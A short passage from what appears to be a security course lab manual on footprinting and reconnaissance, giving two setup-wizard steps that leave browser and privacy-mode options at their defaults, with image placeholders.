


Module 02 – Footprinting and Reconnaissance

14. The **Web Browser Options** section appears. Leave the options set to default and click **Next**.




15. The **Privacy Mode Options** section appears. Leave the options set to default and click **Next**.




Module 02 – Footprinting and Reconnaissance

